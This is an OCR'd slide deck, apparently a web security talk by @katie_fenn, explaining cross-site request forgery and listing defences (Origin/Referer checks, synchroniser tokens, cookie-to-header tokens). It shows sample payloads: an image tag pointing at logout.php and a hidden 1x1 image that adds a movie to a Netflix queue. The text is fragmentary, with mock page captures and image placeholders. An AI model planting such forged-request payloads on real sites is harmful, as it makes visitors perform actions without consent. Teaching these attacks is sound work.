
The Hulk
Good Boy



I honestly don't understand the attraction with these things considering the many, many different ways to easily emulate the entire16 bit era.

Jump to Post

@katie_fenn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
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<img src="logout.php" alt style="
height: 150px;
width: 70px;
"> == $0

html body div table tbody tr td form table tbody tr td img
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Event Listeners
DOM Breakpoints
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Accessibility
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height: 150px;
width: 70px;
}
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css.css:18
border: 0;
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
border
padding
70 × 150

@katie_fenn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html body div table tbody tr td form table tbody tr td img
Styles
Event Listeners
DOM Breakpoints
Properties
Accessibility
Filter
:hov .cls +
element.style {
height: 150px;
width: 70px;
}
img {
css.css:18
border: ▶ 0;
}
Inherited from td.gen
.gen {
css.css:23
margin
border
padding
70 × 150

@katie_fenn

GETTING OTHER USERS TO DO YOUR DIRTY WORK FOR YOU

ALSO KNOWN AS...

CROSS-SITE REQUEST FORGERY


NETFLIX
Netflix Ranks #1 in Customer Satisfaction
Buy / Redeem Gift | Member Sign In
Welcome
How It Works
Browse Selection
Start Your FREE Trial
Have a special offer? Enter Code:
Redeem
NETFLIX
The best way to rent movies.
Plans start at only $9.99 a month!
Start Now
FREE TRIAL (Offer Details)
• Free Shipping - Both Ways
• No Late Fees - Keep DVDs as long as you want
• Over 55,000 Titles - Classics to new releases
• Cancel Anytime
NETFLIX
NETFLIX
NETFLIX

Joe Bloggs

Check out this kitten riding a bike
www.kittehs.cat/bike

about 4 hours ago from web

With Friends (24h) | Previous

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Duke Nukem Forever will never be released :_(about 8 hours ago from web

Pluto is my favourite planet about 9 hours ago from web

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2.7M 132K SHARE

RickAstleyVEVO
Published on 24 Oct 2009

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Up next AUTOPLAY

a-ha - Take On Me (Official Video)
RHINO
623M views

Mix - Rick Astley - Never Gonna Give You Up (Video)
YouTube

Rick Astley - Never Gonna Give You Up (Live @ V Festival 2016
AndyOshea
758K views

Rick Astley - Uptown Funk - RTL LATE NIGHT
RTL Late Night
Recommended for you

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51M views

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51M views

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Look, it's a kitten on a bike!

```
<img
  src=“http://www.netflix.com/JSON/AddToQueue?movieid=70110672"
  width=“1"
  height=“1"
  border="0">
```

CSRF

EXPLOITS THE TRUST

BETWEEN WEBSITE AND

BROWSER

CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers

CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**

```
<input
  type=“hidden"
  name=“csrfmiddlewaretoken"
  value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt" />
```

CROSS SITE REQUEST FORGERY

- verify **origin** or **referer** http headers
- use **synchroniser tokens**
- use **cookie-to-header tokens**

CROSS SITE REQUEST FORGERY


- verify **origin** or **referer** http headers
- use **synchroniser tokens**
- use **cookie-to-header tokens**
- **no defence** if compromised by xss

cw: large animated image

INTERMISSION

INTERMISSION

New reply




New reply


[img]sephiroth.gif[/img]


loading...
Limp Bizkit Fan Club

ENTER



Sign my







@katie_fenn


loading...
Limp Bizkit Fan Club

ENTER



